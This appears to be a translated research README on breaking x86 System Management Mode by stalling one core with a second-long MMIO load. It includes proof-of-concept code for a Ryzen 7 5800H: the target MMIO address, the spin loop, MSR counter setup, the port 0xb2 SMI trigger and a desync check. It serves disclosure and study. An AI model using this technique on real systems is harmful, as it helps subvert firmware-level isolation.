 xoreaxeaxeax/smiiiiiiiiiiiiiiii
Очень очень очень очень очень очень очень длинное прерывание

Эксплуатация System Management Mode с помощью очень очень очень очень очень очень очень длинного прерывания.
Оказывается, можно сломать SMM — безопасную, привилегированную среду выполнения, работающую незаметно в фоне каждого x86 CPU — с помощью всего лишь одной неприлично долго выполняющейся машинной инструкции.
SMM требует, чтобы все ядра одновременно находились либо в SMM, либо вне SMM. Его модель безопасности не работает без этого — когда один поток входит в SMM, это заставляет все остальные тоже войти.
Чтобы сломать это, нам нужен кто-то, кто слишком занят, чтобы заметить, что он должен присоединиться к SMM.
Это работает примерно так:
core 0 - start a long instruction
       |
       |
       |
core 1 - invite core 0 to smm
       |
       |
       |
core 1 - enter smm
       |
       |
       |
core 1 - wait for core 0
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
       |
core 1 - give up
core 1 - do secret smm stuff
core 1 - finish smm
       |
       |
       |
core 0 - join smm
В этот момент core 1 находится вне SMM, а core 0 — внутри, что позволяет core 1
атаковать core 0. Вот загвоздка: для этого нам нужна очень, очень, ооочень длинная
инструкция — длиннее, чем любая инструкция когда-либо должна была выполняться.
Большинство машинных инструкций на современном CPU быстрые: add занимает 1 цикл.
Чтобы заставить core 1 отказаться от ожидания core 0, нам нужна инструкция на core 0,
которая занимает около 4 000 000 000 циклов — более 1 секунды реального времени.
Прошивка x86 выполняет следующий код когда ядро CPU входит в SMM:
  for (Timer = StartSyncTimer ();
       !IsSyncTimerTimeout (Timer, mTimeoutTicker) && SyncNeeded;
       )
  {
    mSmmMpSyncData->AllApArrivedWithException = AllCpusInSmmExceptBlockedDisabled ();
    if (mSmmMpSyncData->AllApArrivedWithException) {
      break;
    }

    CpuPause ();
  }
Код ожидает, пока все ядра войдут в SMM, или до 1 секунды, в зависимости от того, что произойдёт раньше. Чтобы заставить одно ядро выполнять код SMM, пока другое ядро продолжает выполняться вне SMM, нам нужно, чтобы это внешнее ядро оставалось непрерываемым в течение всей секунды — SMI обрабатывается на границе инструкции, поэтому любой разрыв между двумя инструкциями позволяет ожидающему SMI втянуть ядро в SMM. Поэтому задержка должна быть одной инструкцией: одной непрерываемой операцией, которая переживёт односекундный сбор.
Существует множество способов достичь запретной 1-секундной инструкции, и точный подход будет различаться от платформы к платформе. Но, в общем: найдите адрес MMIO с высокой задержкой, а затем убедите CPU читать с него как можно медленнее — злоупотребите недокументированной областью, которая отвечает на чтения крайне медленно, используйте самую широкую загрузку, которую даёт ISA, чтобы переместить как можно больше байтов через неё за одну инструкцию, и позвольте другим ядрам конкурировать за ту же шину, чтобы замедлить её ещё больше. Одно чтение, одна инструкция — и CPU застревает, удерживая её почти целую секунду.
Предоставленный proof-of-concept
настроен для Zen 3 Ryzen 7
5800H, где широкая загрузка xmm из медленного MMIO по адресу
0xfcc68860 зависает достаточно долго, чтобы сломать сбор всех ядер:
mov     $0xfcc68860, %rsi   ; the target MMIO address
vmovdqu (%rsi), %xmm0       ; the very, very long load
PoC эксплуатирует это, сталкивая два ядра друг с другом. Одно ядро удерживается вне SMM длинной инструкцией — тесным циклом на очень медленной загрузке:
/* the victim core: spin on the ~1-second load, too busy to answer the SMI */
for (;;)
    asm volatile ("vmovdqu (%0), %%xmm0" :: "r"(mmio) : "xmm0");
Тем временем другое ядро настраивает счётчики SMI для каждого ядра:
#define MSR_PERF_CTL0  0xc0010200        /* AMD core perf event-select MSR */
#define MSR_PERF_CTR0  0xc0010201        /* the paired 48-bit counter      */

for (int cpu = 0; cpu < ACTIVE_CPUS; cpu++) {
    msr_write(cpu, MSR_PERF_CTL0, 0x43002b);  /* EN | OS | USR | event 0x2b */
    msr_write(cpu, MSR_PERF_CTR0, 0);         /* zero the count            */
}
Затем запускает шквал SMI:
asm volatile ("outb %%al, $0xb2" :: "a"(0)); /* kick port 0xb2 -> #SMI */
И считывает итоги каждого ядра:
/* ...fire the storm, then read every core's tally back... */
uint64_t delta = smi_max - smi_min;
if (delta)
    puts("!!! a core ran outside SMM");

Если счётчики расходятся, это означает, что одно ядро продолжало выполняться вне SMM, пока остальные были втянуты внутрь — оно пропустило SMI, которые обслуживали остальные.
